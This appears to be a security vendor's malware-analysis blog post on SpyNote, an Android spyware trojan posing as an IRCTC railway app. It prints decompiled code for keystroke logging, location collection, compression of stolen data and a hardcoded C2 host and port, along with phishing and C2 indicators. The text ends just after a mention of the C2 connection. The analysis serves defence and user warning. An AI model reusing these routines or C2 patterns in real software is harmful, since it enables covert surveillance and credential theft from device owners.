SpyNote targets IRCTC users

labs.k7computing.com/index.php/spynote-targets-irctc-users/

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
We at K7 Labs, recently came across an email message as shown in Figure 1, from Indian Railway Catering and Tourism Corporation (IRCTC) about ***SpyNote***, an Android RAT targeting IRCTC users. This spyware is not only used to steal users' sensitive information but can also spy on a user's location or remotely control the victims' device.




IRCTC 19 Apr
to me

Dear Customers,

It has been reported that a malicious Android application (irctcconnect.apk) hosted on phishing website (https://irctc.creditmobile.site) is being circulated over instant messaging platforms e.g. WhatsApp, Telegram, etc. This android app (APK file) is malicious and infects the mobile device. These fraudsters are sending phishing link in mass level and insisting users to download this android application, impersonating IRCTC official to trick victims into revealing their sensitive net banking credentials like UPI details, credit/debit card information etc.

Figure 1: Email




In view of this, you are advised that please do not install this
application and keep yourself safe from such fraudsters. Always download
IRCTC's authorized 'IRCTC Rail Connect' mobile app from Google Play Store
or Apple Store.

Notification from IRCTC

Let's now get into the details of how this SpyNote works.

This RAT is propagated via WhatsApp with the malicious link *https://irctc[.]creditmobile[.]site/irctcconnect[.]apk*

Once the user falls prey to this RAT and installs this malicious "irctcconnect.apk", this app pretends to be the genuine IRCTC icon in the device app drawer as shown in Figure 2.







Figure 2: Fake IRCTC icon

Once this RAT is installed on the device, it frequently brings up the *Accessibility Service* setting option on the device, as shown in Figure 3, until the user eventually allows this app to have the Accessibility Service enabled.



12:27

Accessibility Service

SERVICES

OFF

irctc OFF

OFF

TalkBack OFF

SCREEN READERS

Text-to-speech output

DISPLAY

Font size Default

Display size Default

Enable : 'irctc'

12:28

irctc

Use service

Use irctc?

irctc needs to:


- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.
- **Turn on Explore by Touch**
  Tapped items will be spoken aloud and the screen can be explored using gestures.
- **Perform gestures**
  Can tap, swipe, pinch, and perform other gestures.

CANCEL OK

Figure 3: Request for Accessibility Service

Technical Analysis


With the necessary permissions as shown in Figure 3, this APK acts as a Trojan with Keylogger capabilities. It creates a directory "*Config/sys/apps/log*", in the devices' external storage and the logs are saved to the file "log-yyyy-mm-dd.log" in the created directory, where yyyy-mm-dd is the date of when the keystrokes were captured as shown in Figure 4.



```
    /* renamed from: appearssundergraduaterestaurantsmrbibverizonyreflectedgeneveuropeanqualifiedeliverssiowlyvs2write
    void m46xe7d813e4(String str) {
        try {
            String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
            File externalStorageDirectory = Environment.getExternalStorageDirectory();
            File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
            File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
            if (!file.exists()) {
                file.mkdirs();
            }
            if (!file2.exists()) {
                file2.createNewFile();
            }
            String str2 = m47xa33fd4a1(str) + ">\r\n";
            File file3 = new File(externalStorageDirectory + "/Config/sys/apps/log", "log-" + charSequence + ".txt");
            if (!file3.exists()) {
                file3.createNewFile();
            }
            FileOutputStream fileOutputStream = new FileOutputStream(file3, true);
            OutputStreamWriter outputStreamWriter = new OutputStreamWriter(fileOutputStream);
            outputStreamWriter.append((CharSequence) str2);
            outputStreamWriter.flush();
            outputStreamWriter.close();
            fileOutputStream.close();
            fileOutputStream.flush();
        } catch (Exception unused) {
        }
    }
```

Figure 4: Creating Log files


This malware collects location information like altitude, latitude, longitude, precision and even the speed at which the device is moving as shown in Figure 5.



```
            public void onLocationChanged(Location location) {
                if (location != null) {
                    ServiceC0080x25642590.Longting = location.getLongitude();
                    ServiceC0080x25642590.f143$ = location.getLatitude();
                    ServiceC0080x25642590.letliudid = location.getAccuracy();
                    ServiceC0080x25642590.f68sp = location.getSpeed();
                    ServiceC0080x25642590.this.m40s(ServiceC0080x25642590.f143$, ServiceC0080x25642590.Longting, ServiceC0080x25642590.letliudid);
                    if (ServiceC0080x25642590.f66LM.isProviderEnabled("gps")) {
                        try {
                            ServiceC0080x25642590.f66LM.removeUpdates(ServiceC0080x25642590.f65LL);
                        } catch (Exception unused) {
                        }
                        if (ActivityCompat.checkSelfPermission(ServiceC0080x25642590.this.getApplicationContext(), "android.permission.ACCESS_FINE_LOCATION") == 0 ||
ActivityCompat.checkSelfPermission(ServiceC0080x25642590.this.getApplicationContext(), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
                            ServiceC0080x25642590.f66LM.requestLocationUpdates("gps", ServiceC0080x25642590.f70t, (float) ServiceC0080x25642590.f67d, ServiceC0080x25642590.
f65LL);
                        }
                    }
                }
            }
        };
```

Figure 5: Collects the device location information

SpyNote then proceeds to combine all the aforementioned data and compresses (using *gZIPOutputStream* API) them before forwarding it to the C2 server as shown in Figure 6.




```
    public static byte[] m22xaaf7012a(byte[] bArr) throws Exception {
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(bArr.length);
        GZIPOutputStream gZIPOutputStream = new GZIPOutputStream(byteArrayOutputStream);
        gZIPOutputStream.write(bArr);
        gZIPOutputStream.close();
        byte[] byteArray = byteArrayOutputStream.toByteArray();
        byteArrayOutputStream.close();
        return byteArray;
    }

    /* renamed from: motorolawboysmportugalkstuartepressedldisabledmarrestedltoothjrepresentingjvpngbecomenvale38 */
    public static byte[] m15xb5c09f97(byte[] bArr) throws Exception {
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        int length = bArr.length;
        ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bArr);
        GZIPInputStream gZIPInputStream = new GZIPInputStream(byteArrayInputStream, length);
        byte[] bArr2 = new byte[length];
        while (true) {
            int read = gZIPInputStream.read(bArr2);
            if (read != -1) {
                byteArrayOutputStream.write(bArr2, 0, read);
            } else {
                gZIPInputStream.close();
                byteArrayInputStream.close();
                byte[] byteArray = byteArrayOutputStream.toByteArray();
                byteArrayOutputStream.close();
                return byteArray;
            }
        }
    }
```

Figure 6: DATA compression using gZIPOutputStream

C2 Communication


This RAT contacts the C2 server *online[.]spaxdriod[.]studio* at IP 154.61.76[.]99, which is hardcoded in Figure 7.



```
  public static String f37xbbcb3ae1 = C0109x39d9739d.m16xd30d83d4("VHhUeFQ=");
  public static String Afterinstalloption = "C";
  public static String CLINAME = "Irctc";
  public static String Host = "b25saW5lLnNwYXhkcmlvZC5zdHVkaW8=";
  public static String Port = "NTEwOTc=";
```

Figure 7: Hardcoded C2 URL

Figure 8 shows the connection established with the C2.



